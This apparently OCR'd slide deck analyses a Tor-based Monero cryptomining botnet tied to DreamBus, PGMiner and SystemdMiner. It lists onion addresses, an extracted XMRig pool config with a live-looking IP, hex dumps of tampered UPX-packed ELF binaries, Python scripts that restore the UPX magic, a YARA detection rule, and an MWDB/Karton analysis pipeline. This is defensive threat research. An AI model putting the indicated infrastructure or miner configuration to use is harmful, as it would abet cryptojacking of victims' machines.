
Making sense of the data

External analyses and botnets relationships

25wlksd35c2fs55rnhlcfz3jjaujxmbmfkvrxeu7tkgnnesdhh3gghqd	dreambus	related
2iuu6o3zbmwynik2		related
4iucigxvlfx4vcqn5sordersaa3a3ztjcaoszptxxo5b3pbn6nlwsfad	dreambus	related
4k6jta4zrwzm7u54am3vnjpnlvlbujyvrtprytf4scmrw7u3udmgqaqd		related
5ixhieezozxwnvisopgxoba6ssbsrvdpxeduxb4jc6zx7s56rufrjzad		related
7jmrbtrvkgcqkldzyob4kotpyvsgz546yvik2xv4rpnfmrhe4imxthqd		related
aptgetgxqs3secda	SystemdMiner	
bggts547gukhvmf4cgandlgxxphengxovoyo6ewhns5qmmb2b5oi43yd	dreambus	related
dreambusweduybcp	dreambus, PGMiner	
i62hmnztfpzwrhjg34m6ruxem5oe36nulzmxcgbdbkiaceubprkta7ad	dreambus	related
ji55jjplpknk7eayxxtb5o3ulxuevntutsdanov5dp3wya7l7btjv4qd	dreambus	related
jk5zra7b3yq32timb27n4qj5udk4w2l5kqn5ulhnugdscelttfhtoyd	PGMiner	
kklulqbwyj3s3g2i2otjajef2a3kychks2t3agsbv2hdwtiymkbnueid		related
mazeclmhbacucxin		
mhevkk4odgzqpt2hbj3hhw2uz4vhunoo55evewrgmouyiehcaltmbrqd		related
nssnkct6udyyx6zlv4l6jhqr5jdf643shyerk246fs27ksrdehl2z3qd	dreambus, PGMiner	related
ojk5zra7b3yq32timb27n4qj5udk4w2l5kqn5ulhnugdscelttfhtoyd	dreambus, PGMiner	related
plgs6otqdiu7snxdfwjnidhw4ncmp5qvvxi5gepiszg75kxebwci2wad		related
qsts2vqotnlh2h5xwa7fp3iopb7h7cngknjjo4f4sxhrwcqgughipxid	dreambus	related
rapid7cpfqnwxodo	SystemdMiner	
rxmxpzfkydkulhhqnuftbmf6d5q67jjchopmh4ofszfwwnmz4bqq2fid		related
ryukdssuskovhnwb		related
sg722jwocbvedckhd4dptpqfek5fsbmx3v57qg6lzhuo56np73mb3zyd	dreambus	related
tencentxjy5kpccv		related
trumpzwlvlyrvlss	SystemdMiner	related
va6xh4hqgb754klsffjamjgotlq7mne3lyyrhu5vhypakbumzeo4c4ad		related
wacpnnso4ottxlyvjp2adaieaivxx2saxoymednidp3zyfoqfc5jpqad		related
wdtiia7l7nhvj4dlwt64coa6y2ujyiv3w7g2pmsf5oidnfgkczeumead		related
wvzyv2nptjuxcqoibeklxese46j4uonzaapwyl6wvhdknjlqlcoeu7id		related
y4mcrfeigcaa2robjk3azb2qwcd5hk45xpoaddupmdwv24qoggnmdbid		related
yrxxxqia45xxcdqfwyx4pk6ufyanazdwjbv3de7r4mrtyztt5mpw35yd		related


Making sense of the data

Learn more about the mining operation



Making sense of the data

Learn more about the mining operation




```
"pools": [
    {
        "algo": null,
        "coin": "monero",
        "url": "119.205.235.58:443",
        "user": "x",
        "pass": "x",
        "rig-id": null,
        "nicehash": true,
        "keepalive": false,
        "enabled": true,
        "tls": false,
        "tls-fingerprint": null,
        "daemon": false,
        "socks5": null,
        "self-select": null
    },
```

Making sense of the data

Unpacking binaries

Binaries are packed with **UPX** and **made unusable by UPX -d** by modifying the magic UPX string:

```
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
00000010: 0200 3e00 0100 0000 2872 4c00 0000 0000  ..>.....(rL.....
00000020: 4000 0000 0000 0000 0000 0000 0000 0000  @...............
00000030: 0000 0000 4000 3800 0300 4000 0000 0000  ....@.8...@.....
00000040: 0100 0000 0500 0000 0000 0000 0000 0000  ................
00000050: 0000 4000 0000 0000 0000 4000 0000 0000  ..@.......@.....
00000060: 4284 0c00 0000 0000 4284 0c00 0000 0000  B.......B.......
00000070: 0000 2000 0000 0000 0100 0000 0600 0000  .. ............
00000080: 0000 0000 0000 0000 0090 4c00 0000 0000  ..........L.....
00000090: 0090 4c00 0000 0000 0000 0000 0000 0000  ..L.............
000000a0: 7845 4500 0000 0000 0010 0000 0000 0000  xEE.............
000000b0: 51e5 7464 0600 0000 0000 0000 0000 0000  Q.td............
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 1000 0000 0000 0000 deda 8b5f 00ff 9941  ............_...A
```

```
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
00000010: 0200 3e00 0100 0000 486a 4000 0000 0000  ..>.....Hj@.....
00000020: 4000 0000 0000 0000 0000 0000 0000 0000  @...............
00000030: 0000 0000 4000 3800 0300 4000 0000 0000  ....@.8...@.....
00000040: 0100 0000 0500 0000 0000 0000 0000 0000  ................
00000050: 0000 4000 0000 0000 0000 4000 0000 0000  ..@.......@.....
00000060: 2d7c 0000 0000 0000 2d7c 0000 0000 0000  -|......-|......
00000070: 0000 2000 0000 0000 0100 0000 0600 0000  .. ............
00000080: 0000 0000 0000 0000 0080 4000 0000 0000  ..........@.....
00000090: 0080 4000 0000 0000 0000 0000 0000 0000  ..@.............
000000a0: 7893 2000 0000 0000 0010 0000 0000 0000  x. ............
000000b0: 51e5 7464 0600 0000 0000 0000 0000 0000  Q.td............
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 1000 0000 0000 0000 18b9 39c1 dfdd 3033  ..........9...03
```

```
#!/usr/bin/env python
import sys

def main(srcFilename):
    f = open(srcFilename, 'rb')
    s = open(srcFilename+'_00ff9941', 'wb+')
    header = f.read(0xea)
    s.write(header)
    bindata = f.read()
    f.close()
    bindata = bindata.replace(b'\x00\xff\x99\x41','UPX!')
    s.write(bindata)
    f.close()

if __name__ == '__main__':
    main(sys.argv[1])
```

```
#!/usr/bin/env python
import sys

def main(srcFilename):
    f = open(srcFilename, 'rb')
    s = open(srcFilename+'_dfdd3033', 'wb+')
    header = f.read(0xea)
    s.write(header)
    bindata = f.read()
    f.close()
    bindata = bindata.replace(b'\xdf\xdd\x30\x33','UPX!')
    s.write(bindata)
    f.close()

if __name__ == '__main__':
    main(sys.argv[1])
```

Making sense of the data

Unpacking binaries


Packed binaries match this yara rule:

```
rule torcryptomining
{
    strings:
        $upx_erase = {(00 FF 99 41|DF DD 30 33)}
    condition:
        $upx_erase at 236
}
```

Making sense of the data

Unpacking binaries - retrohunt

- retrohunt brought 47 binaries spanning from 15th January 2021 to April 2021,
- **XMR stratum proxies did not change over this period when repacking binaries:**



Making sense of the data

May 2021 malware analysis pipeline


- Uses CERT.PL **MWDB**[6] and **Karton**[7]
- Automatically unpacks binaries (the UPX trick never changed):
  - it eases manual analysis of spreading modules,
  - **allows for the automatic extraction of stratum-proxies configution.**

[6] https://github.com/CERT-Polska/mwdb-core
[7] https://github.com/CERT-Polska/karton

Making sense of the data


May 2021 malware analysis pipeline

- Automatic extracts miner's configuration,



Making sense of the data


May 2021 malware analysis pipeline




Making sense of the data

May 2021 malware analysis pipeline

- Sharing of extracted configurations in MISP.




Making sense of the data



- From 20 October 2020
- To 20 October 2021
- Total amount of bots seen: 31.659 (27.186 in April)

Making sense of the data

